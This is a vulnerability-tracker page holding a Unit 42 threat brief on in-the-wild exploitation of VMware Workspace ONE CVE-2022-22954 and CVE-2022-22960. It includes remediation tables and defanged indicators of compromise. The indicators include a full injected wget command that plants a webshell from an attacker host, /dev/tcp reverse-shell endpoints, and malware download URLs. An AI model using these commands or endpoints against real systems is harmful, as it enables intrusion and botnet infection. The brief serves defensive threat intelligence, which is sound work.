Threat Brief: VMware Vulnerabilities Exploited in the Wild (CVE-2022
Vulnerabilities mentionedAll →
| CVE | Vulnerability | CVSS | EPSS | Flags | Affected | Exposure | Published |
|---|---|---|---|---|---|---|---|
| CVE-2017-17215 | Huawei HG532 with some customized versions has a remote code execution vulnerability. Huawei HG532 with some customized versions has a remote code execution vulnerability. An authenticated attacker could send malicious packets to port 37215 to launch attacks. Successful exploit could lead to the remote execution of arbitrary code. NVD description · AI analysis pending | 8.8 | 78% |
| — | ||
| CVE-2022-22954 | Server-Side Template Injection RCE in VMware Workspace ONE Access and Identity Manager CVE-2022-22954 is a server-side template injection vulnerability (CWE-94) in VMware Workspace ONE Access and VMware Identity Manager that allows remote code execution on affected appliances. It is triggered when attacker-controlled input is passed into a server-side template engine, allowing injected template directives to be evaluated and executed as code on the server. A successful attacker gains the ability to run arbitrary code on the identity appliance, and CISA notes the flaw has been used in ransomware campaigns, so compromise can serve as an initial foothold for broader enterprise intrusion. Any organization running Workspace ONE Access or Identity Manager, including deployments where the Identity Manager component is bundled into VMware Horizon environments, is potentially affected, though the source data does not specify affected version ranges. The vulnerability was added to CISA's Known Exploited Vulnerabilities catalog on 2022-04-14 with ransomware use confirmed and a required action to apply vendor updates, and EPSS currently assigns it a 100% probability of exploitation within 30 days (100th percentile); no public PoC is known. Do: Apply the patches published in VMware advisory VMSA-2022-0011 (April 2022) to Workspace ONE Access and Identity Manager appliances as required by the CISA KEV listing, prioritizing internet-facing instances, and restrict or remove public exposure until patched. Review appliance and web-server logs for template-injection probes and unexpected processes spawned by the identity service, and investigate any indications of compromise for follow-on ransomware or lateral-movement activity. | 9.8 | 100% | KEV ransomware PoC |
| large≈ tens of thousands of internet-exposed Workspace ONE Access / Identity Manager instances (order-of-magnitude estimate; exact count unknown) | |
| CVE-2022-22956 +1 in the same advisory: …22955 | VMware Workspace ONE Access has two authentication bypass vulnerabilities (CVE-2022-22955 & CVE-2022-22956) in the OAuth2 ACS framework. VMware Workspace ONE Access has two authentication bypass vulnerabilities (CVE-2022-22955 & CVE-2022-22956) in the OAuth2 ACS framework. A malicious actor may bypass the authentication mechanism and execute any operation due to exposed endpoints in the authentication framework. NVD description · AI analysis pending | 9.8 | 50% |
| — | ||
| CVE-2022-22957 | VMware Workspace ONE Access, Identity Manager and vRealize Automation contain two remote code execution vulnerabilities (CVE-2022-22957 & CVE-2022-22958). VMware Workspace ONE Access, Identity Manager and vRealize Automation contain two remote code execution vulnerabilities (CVE-2022-22957 & CVE-2022-22958). A malicious actor with administrative access can trigger deserialization of untrusted data through malicious JDBC URI which may result in remote code execution. NVD description · AI analysis pending | 7.2 group max | 24% |
| — | ||
| CVE-2022-22960 | Local Privilege Escalation in VMware Workspace ONE Access, Identity Manager and vRA VMware Workspace ONE Access, VMware Identity Manager and vRealize Automation virtual appliances contain a local privilege escalation flaw (CWE-250, execution with unnecessary privileges): support scripts shipped with the appliances have improperly set permissions and run with elevated privileges. An attacker who already has some form of local or shell access to an affected appliance can modify or abuse these scripts to execute code as root (per VMware's advisory), gaining full control of the appliance, its identity/directory data and a platform for persistence and pivoting. Organizations running these VMware identity- and cloud-automation appliances are affected, since the weakness is in the appliance software itself; risk is highest where the appliances are reachable or where this bug is chained with other recently disclosed VMware appliance vulnerabilities. The flaw is known exploited in the wild: it was added to CISA's Known Exploited Vulnerabilities catalog on 2022-04-15, and EPSS assigns a high 35.8% probability of exploitation within 30 days (98th percentile), although no public PoC is known and ransomware use is unconfirmed. Do: Apply the patched appliance releases per VMware's instructions, as required by CISA's KEV listing; until patched, restrict local, shell and management-plane access to Workspace ONE Access, Identity Manager and vRealize Automation appliances, and review them for unexpected root-level activity or modified support scripts. Treat this as actively exploited and prioritize patching alongside the other flaws fixed in the same VMware advisory. | 7.8 | 36% | KEV PoC ×3 |
| largetens of thousands of enterprise appliance deployments worldwide (order of magnitude 10^4) | |
| CVE-2022-22972 +1 in the same advisory: …22973 | VMware Workspace ONE Access, Identity Manager and vRealize Automation contain an authentication bypass vulnerability affecting local domain users. VMware Workspace ONE Access, Identity Manager and vRealize Automation contain an authentication bypass vulnerability affecting local domain users. A malicious actor with network access to the UI may be able to obtain administrative access without the need to authenticate. NVD description · AI analysis pending | 9.8 group max | 56% |
| — |
Indicators of compromiseauto-extracted · verify before use · export allAll →
| Type | Indicator | Context |
|---|---|---|
| domain | tmpfiles.org | hxxp://20[.]205.61.88/payllll.sh 45[.]149.77.39:80 hxxps://tmpfiles[.]org/dl/262822/a.txt hxxps://tmpfiles[.]org/dl/266116/vmware_l |
| domain | x.pipedream.net | 9/13.jsp Callback/Scanning activity hxxps://enlib2w9g8mze[.]x.pipedream.net Direct Download exploits where payloads were no longer live |
| sha256 | 099ac2f3e10346dbef472b2a7b443ebfe1f6011a9a2518a54c20aad07fe9ec61 | 15126585b9f87ded09cfae4724bb5d7896c7daf2adfcef775924549e49b 099ac2f3e10346dbef472b2a7b443ebfe1f6011a9a2518a54c20aad07fe9ec61 Updated May 23, 2022, at 1 p.m. PT. |
| sha256 | 0b4b25fab4c922e752e689111f38957e0402fd83f6b1d69e8f43c6f4b68fc1ba | b6aadd822ed2d6f20c721a83ae1088f406f29b8b0b05459053a03 bot.v 0b4b25fab4c922e752e689111f38957e0402fd83f6b1d69e8f43c6f4b68fc1ba C2 server : 5[.]39.217.212:80 Channel : #vcenter getsome bo |
| sha256 | 48628ca95608a015f47506eb1dc6fad0cd04a4cf5d44fdb8f10255fe0aa3c29b | er : 5[.]39.217.212:80 Channel : #vcenter getsome bot.redis 48628ca95608a015f47506eb1dc6fad0cd04a4cf5d44fdb8f10255fe0aa3c29b C2 server : 64[.]32.6.143:80 Channel : #redis getsome botVN |
| sha256 | 6d403c3fc246d6d493a6f4acc18c1c292f710db6ad9c3ea2ff065595c5ad3c5b | 3bffa65facee1da69bc6f72f8e1e4e1aeefc63dfd3a99b238d4f9d0a637 6d403c3fc246d6d493a6f4acc18c1c292f710db6ad9c3ea2ff065595c5ad3c5b 940a674cfe8179b2b8964bf408037e0e5a5ab7e47354fe4fa7a9289732e |
| sha256 | 7e29615126585b9f87ded09cfae4724bb5d7896c7daf2adfcef775924549e49b | d1956bd5 C2 server : 5[.]39.217.212:80 Channel : #D getsome 7e29615126585b9f87ded09cfae4724bb5d7896c7daf2adfcef775924549e49b 099ac2f3e10346dbef472b2a7b443ebfe1f6011a9a2518a54c20aad07fe |
| sha256 | 801b23bffa65facee1da69bc6f72f8e1e4e1aeefc63dfd3a99b238d4f9d0a637 | 89/up/388e6567d5.sh hxxp://138[.]68.61.82:444 Sample hashes 801b23bffa65facee1da69bc6f72f8e1e4e1aeefc63dfd3a99b238d4f9d0a637 6d403c3fc246d6d493a6f4acc18c1c292f710db6ad9c3ea2ff065595c5a |
| sha256 | 85143ecc41fb6aadd822ed2d6f20c721a83ae1088f406f29b8b0b05459053a03 | d0dedf6e53dd435d2b5eacb4c34923fadee50529db6f3de38c71f325e05 85143ecc41fb6aadd822ed2d6f20c721a83ae1088f406f29b8b0b05459053a03 bot.v 0b4b25fab4c922e752e689111f38957e0402fd83f6b1d69e8f43c |
| sha256 | 940a674cfe8179b2b8964bf408037e0e5a5ab7e47354fe4fa7a9289732e1f1b8 | c3fc246d6d493a6f4acc18c1c292f710db6ad9c3ea2ff065595c5ad3c5b 940a674cfe8179b2b8964bf408037e0e5a5ab7e47354fe4fa7a9289732e1f1b8 fdc94d0dedf6e53dd435d2b5eacb4c34923fadee50529db6f3de38c71f3 |
| sha256 | c399b56e1baf063ca2c8aadbbe4a2b58141916aac8ef790a9c29762ed1956bd5 | 2 server : 64[.]32.6.143:80 Channel : #redis getsome botVNC c399b56e1baf063ca2c8aadbbe4a2b58141916aac8ef790a9c29762ed1956bd5 C2 server : 5[.]39.217.212:80 Channel : #D getsome 7e296151 |
| sha256 | fdc94d0dedf6e53dd435d2b5eacb4c34923fadee50529db6f3de38c71f325e05 | 74cfe8179b2b8964bf408037e0e5a5ab7e47354fe4fa7a9289732e1f1b8 fdc94d0dedf6e53dd435d2b5eacb4c34923fadee50529db6f3de38c71f325e05 85143ecc41fb6aadd822ed2d6f20c721a83ae1088f406f29b8b0b054590 |
| url | http://103[ | 2/.d/botVNC Coinminer activity hxxp://185[.]157.160.214/xms hxxp://103[.]64.13.51:8452/cnm hxxp://113[.]185.0.244/wls-wsat/root Web |
| url | http://106[ | where payloads were no longer live at the time of analysis: hxxp://106[.]246.224.219/one /dev/tcp/101[.]42.89.186/1234 hxxp://192[. |
| url | http://107[ | dl/265351/shell.py hxxps://tmpfiles[.]org/dl/265326/cmd.jsp hxxp://107[.]191.43.86/start hxxp://107[.]148.13.247/4file hxxp://107[. |
| url | http://113[ | hxxp://185[.]157.160.214/xms hxxp://103[.]64.13.51:8452/cnm hxxp://113[.]185.0.244/wls-wsat/root Webshell downloads (full injected |
| url | http://135[ | 3.91/FKKK/NW_BBB.x86 hxxp://198[.]46.189.105:80/Ugliest.x86 hxxp://135[.]148.91.146:1980/bins.sh hxxp://80[.]94.92.38/folder/enemyb |
| url | http://138[ | 9/up/d1bea27b13.sh hxxps://20[.]232.97.189/up/388e6567d5.sh hxxp://138[.]68.61.82:444 Sample hashes 801b23bffa65facee1da69bc6f72f8e |
| url | http://185[ | 2/.d/bot.redis 193[.]56.28.202/.d/botVNC Coinminer activity hxxp://185[.]157.160.214/xms hxxp://103[.]64.13.51:8452/cnm hxxp://113[ |
| url | http://192[ | hxxp://106[.]246.224.219/one /dev/tcp/101[.]42.89.186/1234 hxxp://192[.]3.1.223/favicon.ico hxxp://20[.]205.61.88/payllll.sh 45[.] |
| url | http://198[ | r scripts or variants hxxp://51[.]81.133.91/FKKK/NW_BBB.x86 hxxp://198[.]46.189.105:80/Ugliest.x86 hxxp://135[.]148.91.146:1980/bin |
| url | http://20[ | v/tcp/101[.]42.89.186/1234 hxxp://192[.]3.1.223/favicon.ico hxxp://20[.]205.61.88/payllll.sh 45[.]149.77.39:80 hxxps://tmpfiles[.] |
| url | http://45[ | 07[.]148.13.247:7777/file hxxp://107[.]148.12.162:12345/log hxxp://45[.]144.179.204:9999/log /dev/tcp/193[.]56.28.202/443 /dev/tcp |
| url | http://51[ | tors of Compromise Mirai/Gafgyt dropper scripts or variants hxxp://51[.]81.133.91/FKKK/NW_BBB.x86 hxxp://198[.]46.189.105:80/Uglie |
| url | http://80[ | 189.105:80/Ugliest.x86 hxxp://135[.]148.91.146:1980/bins.sh hxxp://80[.]94.92.38/folder/enemybotarm64/ hxxp://80[.]94.92.38/folder |
| url | https://129[ | g /dev/tcp/193[.]56.28.202/443 /dev/tcp/193[.]56.28.202/444 hxxps://129[.]226.227.246/help.txt hxxps://20[.]232.97.189/up/4102909932 |
| url | https://20[ | /tcp/193[.]56.28.202/444 hxxps://129[.]226.227.246/help.txt hxxps://20[.]232.97.189/up/4102909932.sh hxxps://20[.]232.97.189/up/d1b |
| url | https://enlib2w9g8mze[ | xxp://103[.]43.18.15:8089/13.jsp Callback/Scanning activity hxxps://enlib2w9g8mze[.]x.pipedream.net Direct Download exploits where payloads we |
| url | https://tmpfiles[ | icon.ico hxxp://20[.]205.61.88/payllll.sh 45[.]149.77.39:80 hxxps://tmpfiles[.]org/dl/262822/a.txt hxxps://tmpfiles[.]org/dl/266116/vmwar |
Full article1,187 words · extracted from unit42.paloaltonetworks.com · click to collapse
Executive Summary
On April 6, 2022, VMware published a security advisory mentioning eight vulnerabilities, including CVE-2022-22954 and CVE-2022-22960 impacting their products VMware Workspace ONE Access, Identity Manager and vRealize Automation. On April 13, they updated their advisory with information that CVE-2022-22954 is being exploited in the wild.
Multiple writeups detailing exploitation scenarios for the aforementioned two vulnerabilities were published in the last week of April, finally followed by a CISA Alert on May 18. The CISA Alert also calls out CVE-2022-22972 and CVE-2022-22973 – published on the same day and affecting the same products – as being highly likely to be exploited.
Unit 42 has observed numerous instances of CVE-2022-22954 being exploited in the wild. In this blog post, we share context around this observed activity, along with how the Palo Alto Networks product suite can be leveraged to protect against it.
Timeline for VMware Vulnerabilities
2022-04-06:
Publication of VMware advisory VMSA-2022-0011 regarding CVE-2022-22954, CVE-2022-22955,CVE-2022-22956, CVE-2022-22957, CVE-2022-22958, CVE-2022-22959, CVE-2022-22960, CVE-2022-22961.
2022-04-11:
Proofs of concept available on GitHub. This is also the earliest date at which Unit 42 observed exploitation attempts and scanning activity.
2022-04-13:
VMware advisory updated with knowledge of active exploitation of CVE-2022-22954 in the wild.
2022-05-18:
Publication of VMware advisory VMSA-2022-0014 regarding CVE-2022-22972, CVE-2022-22973. Publication of CISA Alert.
As of this writing, no proofs of concept for exploitation of CVE-22972 or CVE-2022-22973 are known. This post will be updated with new findings as they are discovered.
CVE-2022-22954 in the Wild
CVE-2022-22954, a remote code execution (RCE) vulnerability due to server-side template injection in VMware Workspace ONE Access and Identity Manager, is trivial to exploit with a single HTTP request to a vulnerable device.
The list below details the exploits Unit 42 observed targeting this vulnerability that we deemed worth highlighting.
Direct Downloads
The injected commands worth mentioning that intended to further download payloads to a vulnerable machine can be categorized into the following broad categories:
- Mirai/Gafgyt dropper scripts or variants
- Webshells
- Perl Shellbot
- Coinminers
- Scanning/Callbacks
Mirai/Gafgyt Dropper Scripts or Variants
We observed several instances of CVE-2022-22954 being exploited to drop variants of the Mirai malware. In most cases, the exploit was only used to drop the payload, however the payloads themself did not contain CVE-2022-22954 exploits for further propagation. Instead, they were either non-specific Mirai variants or contained previously known exploits such as CVE-2017-17215.
The exception to this is Enemybot, a currently prevalent botnet built with bits of code from both Gafgyt and Mirai source code. The exploits involving Enemybot eventually download Enemybot samples that themselves embed CVE-2022-22954 exploits for further exploitation and propagation.
Webshells
We observed the vulnerability exploited to download webshells, including:
- A basic implementation that read a GET parameter value, Base64 decoded it, and used a ClassLoader to load the result.
- The Godzilla Webshell that has also been used in previous campaigns exploiting other vulnerabilities.
Perl Shellbot
Certain injected commands result in the download of obfuscated Perl scripts. Deobfuscating these scripts reveals they are versions of the known bot family “Stealth Shellbot” that reaches out to an IRC server to listen for commands to perform. It has the ability to further make HTTP requests based on commands received. This would mean infected machines could then be directed to further perform scanning and exploitation activity, in addition to directly executing shell commands received from the command and control (C2) server on the target machine.
A complete list of indicators of compromise (IoCs) can be found at the end of this post.
Base64 Injections



This last command downloads a shell script that ultimately downloads and executes an XMRig coinminer.
SSH Key Targeting
We also observed some instances of injected payloads that were either trying to read authorized keys on vulnerable machines or were writing into the authorized_keys file to add to the machine’s list of accepted keys. Following is an example of such an attempt.

CVE-2022-22960 in the Wild
CVE-2022-22960 is a privilege escalation vulnerability in VMware Workspace ONE Access, Identity Manager and vRealize Automation instances, due to improper permissions in support scripts. The vulnerability can be leveraged to run commands as a root user on a vulnerable instance.
More specifically, this flaw exists since the default user for these VMware products, horizon, has access to several sudo commands, some of which involve paths that can be overwritten as well.
Attackers can, therefore, leverage CVE-2022-22954 to remotely execute commands to overwrite specific paths. If successful, CVE-2022-22960 can then be leveraged to execute these overwritten paths with root permissions using the sudo command.
Our research so far has shown one publicly known sample demonstrating exploitation of CVE-2022-22960 by overwriting the /usr/local/horizon/scripts/publishCaCert.hzn file.
The content of this exploit file can be observed below.

Another proof of concept code sample is additionally available targeting the following 2 filepaths:/opt/vmware/certproxy/bin/certproxyService.sh/usr/local/horizon/scripts/diagnostic/getPasswordExpiry.hzn
Conclusion
Palo Alto Networks is still actively investigating a number of the aforementioned vulnerabilities, many of which do not have publicly available exploit code. Presently, customers may leverage the following to block or detect the threats communicated throughout this publication:
Palo Alto Networks Next Generation Firewall Threat Prevention blocks CVE-2022-22954 exploits with Signature 92483.
Cortex Xpanse was able to identify ~800 instances of VMware Workspace ONE Access connected to the public internet, and can be leveraged to enumerate potentially vulnerable instances within customer networks.
WildFire and Cortex XDR categorize all samples of supported file types as malware.
Additionally, all encountered URLs have been flagged as malware within PAN-DB, the Advanced URL Filtering URL database.
If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:
- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200
As further information or detections are put into place, Palo Alto Networks will update this publication accordingly.
Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.
Indicators of Compromise
Mirai/Gafgyt dropper scripts or variants
- hxxp://51[.]81.133.91/FKKK/NW_BBB.x86
- hxxp://198[.]46.189.105:80/Ugliest.x86
- hxxp://135[.]148.91.146:1980/bins.sh
- hxxp://80[.]94.92.38/folder/enemybotarm64/
- hxxp://80[.]94.92.38/folder/enemybotx86/
- hxxp://80[.]94.92.38/folder/enemybotx64/
Perl Shellbot
- 193[.]56.28.202/.d/bot.v
- 193[.]56.28.202/.d/bot.redis
- 193[.]56.28.202/.d/botVNC
Coinminer activity
- hxxp://185[.]157.160.214/xms
- hxxp://103[.]64.13.51:8452/cnm
- hxxp://113[.]185.0.244/wls-wsat/root
Webshell downloads (full injected command)
- wget%20-O%20/opt/vmware/horizon/workspace/webapps/ROOT/error/report1.jsp%20hxxp://103[.]43.18.15:8089/13.jsp
Callback/Scanning activity
- hxxps://enlib2w9g8mze[.]x.pipedream.net
Direct Download exploits where payloads were no longer live at the time of analysis:
- hxxp://106[.]246.224.219/one
- /dev/tcp/101[.]42.89.186/1234
- hxxp://192[.]3.1.223/favicon.ico
- hxxp://20[.]205.61.88/payllll.sh
- 45[.]149.77.39:80
- hxxps://tmpfiles[.]org/dl/262822/a.txt
- hxxps://tmpfiles[.]org/dl/266116/vmware_log.jsp
- hxxps://tmpfiles[.]org/dl/262853/vmware_log.jsp
- hxxps://tmpfiles[.]org/dl/265385/xmrigdaemon
- hxxps://tmpfiles[.]org/dl/265351/shell.py
- hxxps://tmpfiles[.]org/dl/265326/cmd.jsp
- hxxp://107[.]191.43.86/start
- hxxp://107[.]148.13.247/4file
- hxxp://107[.]148.13.247/error.txt
- hxxp://107[.]148.13.247:7777/file
- hxxp://107[.]148.12.162:12345/log
- hxxp://45[.]144.179.204:9999/log
- /dev/tcp/193[.]56.28.202/443
- /dev/tcp/193[.]56.28.202/444
- hxxps://129[.]226.227.246/help.txt
- hxxps://20[.]232.97.189/up/4102909932.sh
- hxxps://20[.]232.97.189/up/d1bea27b13.sh
- hxxps://20[.]232.97.189/up/388e6567d5.sh
- hxxp://138[.]68.61.82:444
Sample hashes
801b23bffa65facee1da69bc6f72f8e1e4e1aeefc63dfd3a99b238d4f9d0a637
6d403c3fc246d6d493a6f4acc18c1c292f710db6ad9c3ea2ff065595c5ad3c5b
940a674cfe8179b2b8964bf408037e0e5a5ab7e47354fe4fa7a9289732e1f1b8
fdc94d0dedf6e53dd435d2b5eacb4c34923fadee50529db6f3de38c71f325e05
85143ecc41fb6aadd822ed2d6f20c721a83ae1088f406f29b8b0b05459053a03
bot.v
0b4b25fab4c922e752e689111f38957e0402fd83f6b1d69e8f43c6f4b68fc1ba
C2 server : 5[.]39.217.212:80
Channel : #vcenter getsome
bot.redis
48628ca95608a015f47506eb1dc6fad0cd04a4cf5d44fdb8f10255fe0aa3c29b
C2 server : 64[.]32.6.143:80
Channel : #redis getsome
botVNC
c399b56e1baf063ca2c8aadbbe4a2b58141916aac8ef790a9c29762ed1956bd5
C2 server : 5[.]39.217.212:80
Channel : #D getsome
7e29615126585b9f87ded09cfae4724bb5d7896c7daf2adfcef775924549e49b
099ac2f3e10346dbef472b2a7b443ebfe1f6011a9a2518a54c20aad07fe9ec61
Updated May 23, 2022, at 1 p.m. PT.
Text extracted automatically; images, tables and formatting may be missing. Original: https://unit42.paloaltonetworks.com/cve-2022-22954-vmware-vulnerabilities/